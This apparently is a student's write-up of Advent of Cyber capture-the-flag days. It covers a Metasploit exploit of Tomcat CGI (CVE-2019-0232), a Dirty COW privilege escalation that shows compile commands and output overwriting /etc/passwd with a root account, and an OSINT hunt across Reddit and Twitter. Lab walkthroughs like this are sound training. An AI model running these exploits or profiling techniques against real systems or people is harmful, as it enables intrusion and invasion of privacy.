
Open the website by typing in the url which is ipaddress:8080/cgi-bin/elfwhacker.bat



Open the command prompt again and set the target uri to /cgi-bin/elfwhacker.bat




Type command run and then we get the metasploit setting




Question 4

Type in shell into the command prompt to create a shell



After that type flag1.txt to look for the flag



Thought process/ Methodology:

For the question 1, we create a txt file with our ip address on it and we name it as target.txt. After that, we type nmap -sVC -vv -iL target.txt to listen to this ip. Then we random open a website on firefox. Lastly we look at the command prompt and find the version number of the web server. For question 2, we directly search for the apache starting with 9.0 cgi metasploit. We found that the CVE can be used to create a Meterpreter entry onto the machine is 2019-0232. For the question 3, we msfconsole -q into the command prompt, and then search for 2019-0232. We type use 0 into the command prompt to use it, after that we set our rhost into the ip address and the targeturi to /cgi-bin/elfwhacker.bat and run it to open the metasploit page. For the last question, we create a shell for it, and then we type flag1.txt to look for the flag since we know that the flag is hidden inside there.

Day 13 Coal For Christmas

Tools used: Kali Linux

Question 1

We started the machine using the attack box given.

```
root@ip-10-10-75-116:~# nmap 10.10.206.172

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 03:20 BST
Nmap scan report for ip-10-10-206-172.eu-west-1.compute.internal (10.10.206.172)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:50:C3:25:D2:B1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```

Questions 2 and 3

We use Nmap to grab the port, state, and service that is running and we finally know the old, deprecated protocol and service that is running is telnet.

```
root@ip-10-10-75-116:~# nmap 10.10.206.172

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-29 03:20 BST
Nmap scan report for ip-10-10-206-172.eu-west-1.compute.internal (10.10.206.172)
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:50:C3:25:D2:B1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.67 seconds
```


Question 4


We use the telnet service to get the password and username of the Santa

```
root@ip-10-10-75-116:~# telnet 10.10.206.172
Trying 10.10.206.172...
Connected to 10.10.206.172.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
```

Question 5

By login to the Santa's account and using the command cat /etc/*release, we get to know the distribution of Linux and the version number of the server that is running






Question 6

By using the cat command follow with cookies_and_milk.txt, we get to know Grinch has logged in earlier.

Question 7

From the message left by Grinch, We get the search info for the URL for the dirty cow website.

```
char *generate_password_hash(char *plaintext_pw)
```



We finally get the verbatim syntax that can use to compile.

```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Question 8

After creating a file called dirty. c using nano and we set the password as hello, we get to know the new username

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$
```

```
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fih/Ashx1LKO6:0:0:pwned:/root:/bin/bash

mmap: 7f8e9d7f0000
```

```
madvise 0


ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'halo'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'halo'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

Question 9

We switched the user account from Santa to firefart

```
$ $ su firefart
Password:
firefart@christmas:/home/santa#
```

Question 10

We wrongly placed two of the coal directory. So, we use the rm command to remove one of it. Then, we run the tree | md5sum to get the final flag.

```
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# touch Coal
firefart@christmas:~# ls
christmas.sh  coal  Coal  message_from_the_grinch.txt
firefart@christmas:~# christmas.sh
christmas.sh: command not found
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
├── Coal
└── message_from_the_grinch.txt

0 directories, 4 files
firefart@christmas:~# tree|md5sum
20e0c7149a674560a0925ef8c8ef3dfa  -
firefart@christmas:~#  tree | md5sum
20e0c7149a674560a0925ef8c8ef3dfa  -
firefart@christmas:~# ls
christmas.sh  coal  Coal  message_from_the_grinch.txt
firefart@christmas:~# delete Coal
delete: command not found
firefart@christmas:~# remove Coal
remove: command not found
firefart@christmas:~# rm Coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Thought process/ Methodology:

We logged in using the Nmap to get to know the service that is running. Then we log in to get the username and password of the Santa using the netcat. By referring to the cat /etc/*release, we get to know the distribution of Linux and the version number of the server that is running. We get to know the earlier person who logs into the account which is Grinch. From the search info left by him, we get the URL for the verbatim syntax that can use to compile. After that, we created a file called dirty. c with the password, halo. After waiting for a few minutes, we get to know the new username that has been created. Then, we log in to the new username using the switch user command. We accidentally created two coal directories and we got the wrong flag. After discovering it, we use the rm command to delete one of them and we run the tree | md5sum to get the MD5 hash output.

Day 14 Where's Rudolph

Tools used: google chrome, scylla.sh, image.google, twitter, reddit

Question 1


We type in the url which is https://www.reddit.com/user/iguidetheclaus2020/comments/. And this URL lead us to the webpage contain the comments from user iguidetheclaus2020.

Question 2

From the comments page, we found that Rudolph was born in Chicago


Question 3

We search for the Iguidetheclaus2020 on google, and the name Robert.L May appear, we believe that is the full name of Robert.



Question 4


We headed to the namech.com and search for the username iguidetheclaus2020



We found that other than reddit account, this username also appear in twitter.

Question 5

We go through the twitter account and we found that the username of Rudolph on twitter is Iguideclaus2020




Question 6

We went through Rudolph's account and found that his favorite TV show right now is bachelorette

Question 7


We downloaded the image found on Rudolph's account and search it using image.google

We found that this parade was took at Chicago




Question 8

We search for exif data viewer on google



We downloaded the higher resolution image from Rudolph's twitter and drop in into the exif data viewer page



We upload the image on the page and 2 coordinates are shown

Question 9

